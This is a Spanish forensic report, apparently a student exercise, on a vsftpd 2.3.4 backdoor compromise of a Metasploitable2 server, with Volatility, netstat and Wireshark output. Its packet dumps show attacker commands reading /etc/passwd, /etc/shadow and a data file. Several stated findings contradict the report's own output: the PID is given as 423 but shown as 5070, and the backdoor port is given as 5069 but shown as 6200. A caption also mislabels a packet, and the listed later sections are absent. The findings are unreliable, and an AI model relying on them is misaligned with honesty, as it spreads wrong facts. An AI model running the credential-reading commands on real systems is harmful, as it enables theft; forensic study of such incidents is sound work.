

Peritaje Forense Digital

Caso CF-2026-002

Jorge Cortés Hernández

5/3/2026

Table of Contents

1. Datos generales del caso.....	3
1.2 Objeto del informe.....	3
1.3 Contexto del incidente:.....	3
2. Alcance y objetivos del análisis.....	4
2.1 Marco metodológico y normativo:.....	4
2.2 Objetivos del análisis:.....	4
2.3 Limitaciones y restricciones:.....	4
2.4 Herramientas utilizadas.....	5
3. Evidencias.....	5
4. Análisis realizado.....	6
4.1 Determinación de la zona horaria del equipo afectado.....	6
4.2 Obtención de la versión del sistema operativo.....	7
4.3 Obtención del PID del proceso de vsftpd.....	8
4.4 Dirección IP del equipo afectado.....	8
4.5 Dirección IP del atacante y puerto de la puerta trasera.....	9
4.6 Listado de comandos ejecutados por el atacante.....	11
4.7 Acceso a archivos de datos.....	12
4.8 Determinar si en las capturas de red quedó algún rastro de los comandos ejecutados.....	16
4.9 Cronología: Inicio y fin del ataque.....	24
Timeline resumido del incidente.....	26
5. Conclusiones y recomendaciones.....	27
6. Cadena de Custodia.....	28
7. Declaración pericial.....	28

1. Datos generales del caso

Clasificación del informe: Informe Forense Digital – Uso Oficial

Confidencialidad: Documento confidencial. Uso exclusivo de la entidad solicitante.

Número de caso: CF-2026-002

Fecha y hora de inicio: 2026-02-06 a las 15:20h

Analista forense responsable: Jorge Cortés Hernández

Contacto: jorgecortes6664@gmail.com

Organismo / entidad solicitante: CIPFP CHESTE

1.2 Objeto del informe

El informe documenta el análisis forense digital realizado sobre:

- Equipo cliente Windows 11 Home 25H2
- Servidor FTP en Ubuntu

1.3 Contexto del incidente:

Tenemos una máquina Ubuntu con un servidor FTP que incluye una backdoor. La vulnerabilidad es vsftpd 2.3.4 - Backdoor Command Execution, con código CVE-2011-2523, y sabemos que se explotó el 9 de mayo de 2022 sobre las 17:00

2. Alcance y objetivos del análisis

2.1 Marco metodológico y normativo:

El análisis se ha realizado siguiendo principios de informática forense reconocidos internacionalmente, respetando la cadena de custodia, el orden de volatilidad (RFC 3227) y los criterios de adquisición y análisis establecidos en ISO/IEC 27037 e ISO/IEC 27042.

2.2 Objetivos del análisis:

- **Determinar la zona horaria del equipo afectado.**
- Obtener la versión del sistema operativo.
- Obtener el PID del proceso de vsftpd.
- Averiguar la dirección IP del equipo afectado.
- Determinar la dirección IP del equipo atacante y el puerto en el que se ha instalado la puerta trasera.
- Averiguar si en el sistema quedó algún listado de comandos ejecutados por el atacante.
- Averiguar si el perpetrador accedió a algún archivo de datos.
- Determinar si en las capturas de red quedó algún rastro de los comandos ejecutados.
- Discernir a qué hora comenzó y terminó el ataque.

2.3 Limitaciones y restricciones:

- El análisis se basa en una imagen estática (memoria y sistema), sin acceso al sistema en vivo.
- No se garantiza la integridad de información volátil previa a la adquisición.

- Las conclusiones se limitan a las evidencias disponibles y documentadas en las capturas aportadas.

2.4 Herramientas utilizadas

- Sistema y entorno de análisis: Windows 11 Home 25H2 como host, laboratorio aislado en VMware Workstation 17 Pro.
- Adquisición de imágenes: FTK Imager v4.7.3.81, modo solo lectura.
- Verificación de integridad: Hashes SHA256 y MD5 (GNU Coreutils 8.32).
- Análisis de memoria: Volatility 2.6, perfil Ubuntu_5.4.0-42-generic.
- Análisis de capturas de red: Wireshark 4.6.4

3. Evidencias

Archivo	SHA256	Descripción
captura_ram.lime	5f6643b51c919913cc7f902a42de51f4afca81bb5b7d159ecbb9a40737dc8019	Imagen de memoria RAM
imagenmeta.E01	e92fc9d770cd700a469e87fe629c6d6cb71157c01689ec601d1f9fe361e87c09	Imagen forense del sistema de archivos
captura_metasploitable.pcapng	15f47bafab498b76c26ab7afaa15cc9a189ed28f059f8a51d17f5bb180573804	Captura de tráfico de red


4. Análisis realizado

4.1 Determinación de la zona horaria del equipo afectado

Hallazgos: Se identificó que el sistema está configurado para operar bajo el estándar de tiempo universal.

Proceso realizado: Se procedió al montaje de la imagen forense `imagenmeta.E01` utilizando FTK Imager. Se navegó hasta el directorio `/etc` para extraer el fichero `timezone`. La lectura del archivo confirma la configuración en UTC.

Ilustración 4.1



Contenido del archivo `/etc/timezone`

4.2 Obtención de la versión del sistema operativo

Hallazgos: El sistema analizado corresponde a una distribución antigua de Linux con vulnerabilidades conocidas.

Proceso realizado: Se analizaron los ficheros de identificación del sistema `/etc/lsb-release` e `/etc/issue`. Los datos obtenidos confirman que se trata de un Ubuntu 8.04.4 LTS.

Ilustración 4.2:

```
C:\Users\jorge\Desktop\CIBER\Forense\Herramientas\volatility-2.6.1>"C:\Python27\python.exe" vol.py -f "C:\captura_ram.lime" --profile=Linuxmetasploitable2-Perfil-Volatilityx86 linux_banner
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)

*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)

*** Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssd (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envvars (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008 (Ubuntu 2.6.24-16.30-server)
```

Uso de Volatility 2.6 para ver la versión del SO

4.3 Obtención del PID del proceso de vsftpd

Hallazgos: Se localizó el identificador del proceso asociado al servicio FTP vulnerable en el momento del ataque.

Proceso realizado: Se utilizó la herramienta Volatility 2.6 sobre el volcado de memoria RAM `captura_ram.lime`. Tras aplicar el perfil de Metasploitable2 y ejecutar el comando `linux_pslist`, filtrando procesos para buscar la cadena “vsftpd” se identificó el proceso `vsftpd` con el PID 423.

Ilustración 4.3:

```
C:\Users\jorge\Desktop\CIBER\Forense\Herramientas\volatility-2.6.1>"C:\Python27\python.exe" vol.py -f "C:\captura_ram_Abierto.lime" --profile=Linuxmetasploitable2-Perfil-Volatilityx86 linux_pslist | findstr v
sftpd
Volatility Foundation Volatility Framework 2.6.1
0xce437140 vsftpd 5070 5069 - 65534 0x1f844000 2022-0
5-09 16:10:44 UTC+0000
```

4.4 Dirección IP del equipo afectado

Hallazgos: Identificación de la interfaz de red de la víctima dentro de la red local.

Proceso realizado: Se utilizó la herramienta Volatility 2.6 sobre el volcado de memoria RAM `captura_ram_Abierto.lime`. Tras aplicar el perfil de Metasploitable2 y ejecutar el comando `linux_netstat`, Se confirma que la IP es 15.0.24.102.

Ilustración 4.4:

```
C:\Users\jorge\Desktop\CIBER\Forense\Herramientas\volatility-2.6.1>"C:\Python27\python.exe" vol.py -f "C:\captura_ram_Abierto.lime" --profile=Linuxmetasploitable2-Perfil-Volatilityx86 linux_netstat | findstr vsftpd
Volatility Foundation Volatility Framework 2.6.1
TCP      15.0.24.102      :    21 15.0.24.101      :34863 CLOSE_WAIT      vsftpd/5070
TCP      15.0.24.102      :    21 15.0.24.101      :34863 CLOSE_WAIT      vsftpd/5070
TCP      15.0.24.102      :    21 15.0.24.101      :34863 CLOSE_WAIT      vsftpd/5070
UNIX 12927      vsftpd/5070
```

Ver las conexiones de red activas en la imagen captura_ram_Abierto.lime, filtrando por vsftpd para encontrar la ip del equipo afectado

4.5 Dirección IP del atacante y puerto de la puerta trasera

Hallazgos: Se detectó el origen de la intrusión y el puerto de escucha malicioso (backdoor).

Proceso realizado: Se utilizó la herramienta Volatility 2.6 sobre el volcado de memoria RAM

captura_ram_Abierto.lime. Tras aplicar el perfil de Metasploitable2 y ejecutar el comando

linux_netstat, se confirma la existencia del backdoor establecido desde la ip del

atacante(15.0.24.101) en la víctima: el proceso sh en el puerto 5069 mantiene conexiones

establecidas con el atacante, permitiendo ejecución remota de comandos. Este hallazgo es

consistente con el CVE documentado, proporcionando evidencia directa de compromiso del sistema.

Ilustración 4.5a:

```
C:\Users\jorge\Desktop\CIBER\Forense\Herramientas\volatility-2.6.1>"C:\Python27\python.exe" vol.py -f "C:\captura_ram_Abierto.lime" --profile=Linuxmetasploitable2-Perfil-Volatilityx86 linux_netstat | findstr vsftpd
Volatility Foundation Volatility Framework 2.6.1
TCP      15.0.24.102      :    21 15.0.24.101      :34863 CLOSE_WAIT      vsftpd/5070
TCP      15.0.24.102      :    21 15.0.24.101      :34863 CLOSE_WAIT      vsftpd/5070
TCP      15.0.24.102      :    21 15.0.24.101      :34863 CLOSE_WAIT      vsftpd/5070
UNIX 12927      vsftpd/5070
```

Ver las conexiones de red activas en la imagen captura_ram_Abierto.lime filtrado por vsftpd para ver el puerto de la backdoor y la ip del atacante

Ilustración 4.5b:

```
C:\Users\jorge\Desktop\CIBER\Forense\Herramientas\volatility-2.6.1>"C:\Python27\python.exe" vol.py -f "C:\captura_ram_Abierto.lime" --profile=Linuxmetasploitable2-Perfil-Volatilityx86 linux_netstat | findstr sh
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtxlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)

*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)

*** Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.envvars (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
TCP      ::          :    22 ::          :    0 LISTEN      sshd/4437
UNIX 12070      master/4690 public/flush
UNIX 12090      master/4690 public/showq
TCP      15.0.24.102      : 6200 15.0.24.101      :41145 ESTABLISHED      sh/5069
TCP      15.0.24.102      : 6200 15.0.24.101      :41145 ESTABLISHED      sh/5069
TCP      15.0.24.102      : 6200 15.0.24.101      :41145 ESTABLISHED      sh/5069
UNIX 12926      sh/5069
TCP      0.0.0.0          : 6200 0.0.0.0          :    0 LISTEN      sh/5069
TCP      15.0.24.102      : 6200 15.0.24.101      :41145 ESTABLISHED      sh/5069
```


Ver las conexiones de red activas en la imagen captura_ram_Abierto.lime, filtrando por sh para ver la backdoor establecida

4.6 Listado de comandos ejecutados por el atacante

Hallazgos: Se confirma la ejecución por parte del atacante de comandos con permiso de administrador


Proceso realizado: La inspección del archivo /var/log/auth.log para evidenciar la ejecución de algunos de los comandos con permisos de administrador mediante sudo.

Ilustración 4.6a:



Contenido de /var/log/auth.log

Ilustración 4.6b:




Contenido de /var/log/vsftpd.log

4.7 Acceso a archivos de datos

Hallazgos: Se confirma que el atacante logró leer información crítica del sistema de cuentas.

Proceso realizado: La inspección del tráfico de red reveló la ejecución de comandos para visualizar archivos protegidos. Se evidencia el acceso a los archivos /etc/passwd y /etc/shadow, además de archivos con supuesta información confidencial.

Ilustración 4.7a:



Comando cat /etc/shadow ejecutado por el atacante

Ilustración 4.7b:

The screenshot shows a Wireshark capture of an FTP session. The packet list on the left shows a sequence of packets, with packet 12 (a 220 response) selected. The packet details pane on the left shows the structure of the 220 response, including the sequence number, acknowledgment number, and the data payload. The data payload is the command 'cat /etc/passwd' followed by a carriage return and a line feed. The packet bytes pane on the right shows the raw data of the packet, including the command and the response.

Sequence Number (raw): 430613186
[Next Sequence Number: 279 (relative sequence number)]
Acknowledgment Number: 1027 (relative ack number)
Acknowledgment number (raw): 2659927134
1000 ... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 501
[Calculated window size: 64128]
[Window size scaling factor: 128]
Checksum: 0xe650 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (16 bytes)
Data (16 bytes)
Data: 636174202f6574632f7061737377640a
[Length: 16]

0000 08 00 27 03 e4 6c 08 00 27 2b fc 37 08 00 45 00 ... 1.. '+ 7. E
0010 00 44 e1 d6 40 00 40 06 0a 13 0f 00 18 65 0f 00 ... D @ @ e
0020 18 66 97 57 18 38 19 aa a2 c2 9e 8b 44 5e 00 18 ... f W 8 D
0030 01 f5 e6 50 00 00 01 01 08 0a 87 25 80 ae 00 00 ... P %
0040 05 2b 63 61 74 20 2f 65 74 63 2f 70 61 73 73 77 ... +cat /e tc/passw
0050 64 0a
d.

Comando cat /etc/passwd ejecutado por el atacante

Ilustración 4.7c:


The screenshot shows a Wireshark capture of an FTP session. The packet list on the left shows a sequence of packets, with packet 12 (a 220 response) selected. The packet details pane on the left shows the structure of the 220 response, including the sequence number, acknowledgment number, and the data payload. The data payload is the command 'cat /etc/passwd' followed by a carriage return and a line feed. The packet bytes pane on the right shows the raw data of the packet, including the command and the response.

Sequence Number (raw): 430613169
[Next Sequence Number: 263 (relative sequence number)]
Acknowledgment Number: 1004 (relative ack number)
Acknowledgment number (raw): 2659927111
1000 ... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 501
[Calculated window size: 64128]
[Window size scaling factor: 128]
Checksum: 0xbf67 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (17 bytes)
Data (17 bytes)
Data: 63617420496e677265736f732e7478740a
[Length: 17]

0000 08 00 27 03 e4 6c 08 00 27 2b fc 37 08 00 45 00 ... 1.. '+ 7. E
0010 00 45 e1 d4 40 00 40 06 0a 14 0f 00 18 65 0f 00 ... E @ @ e
0020 18 66 97 57 18 38 19 aa a2 b1 9e 8b 44 47 80 18 ... f W 8 D
0030 01 f5 bf 67 00 00 01 01 08 0a 87 24 80 9d 00 00 ... P \$
0040 01 cb 63 61 74 20 49 6e 67 72 65 73 6f 73 2e 74 ... +cat /n gresos.t
0050 78 74 0a
xt.

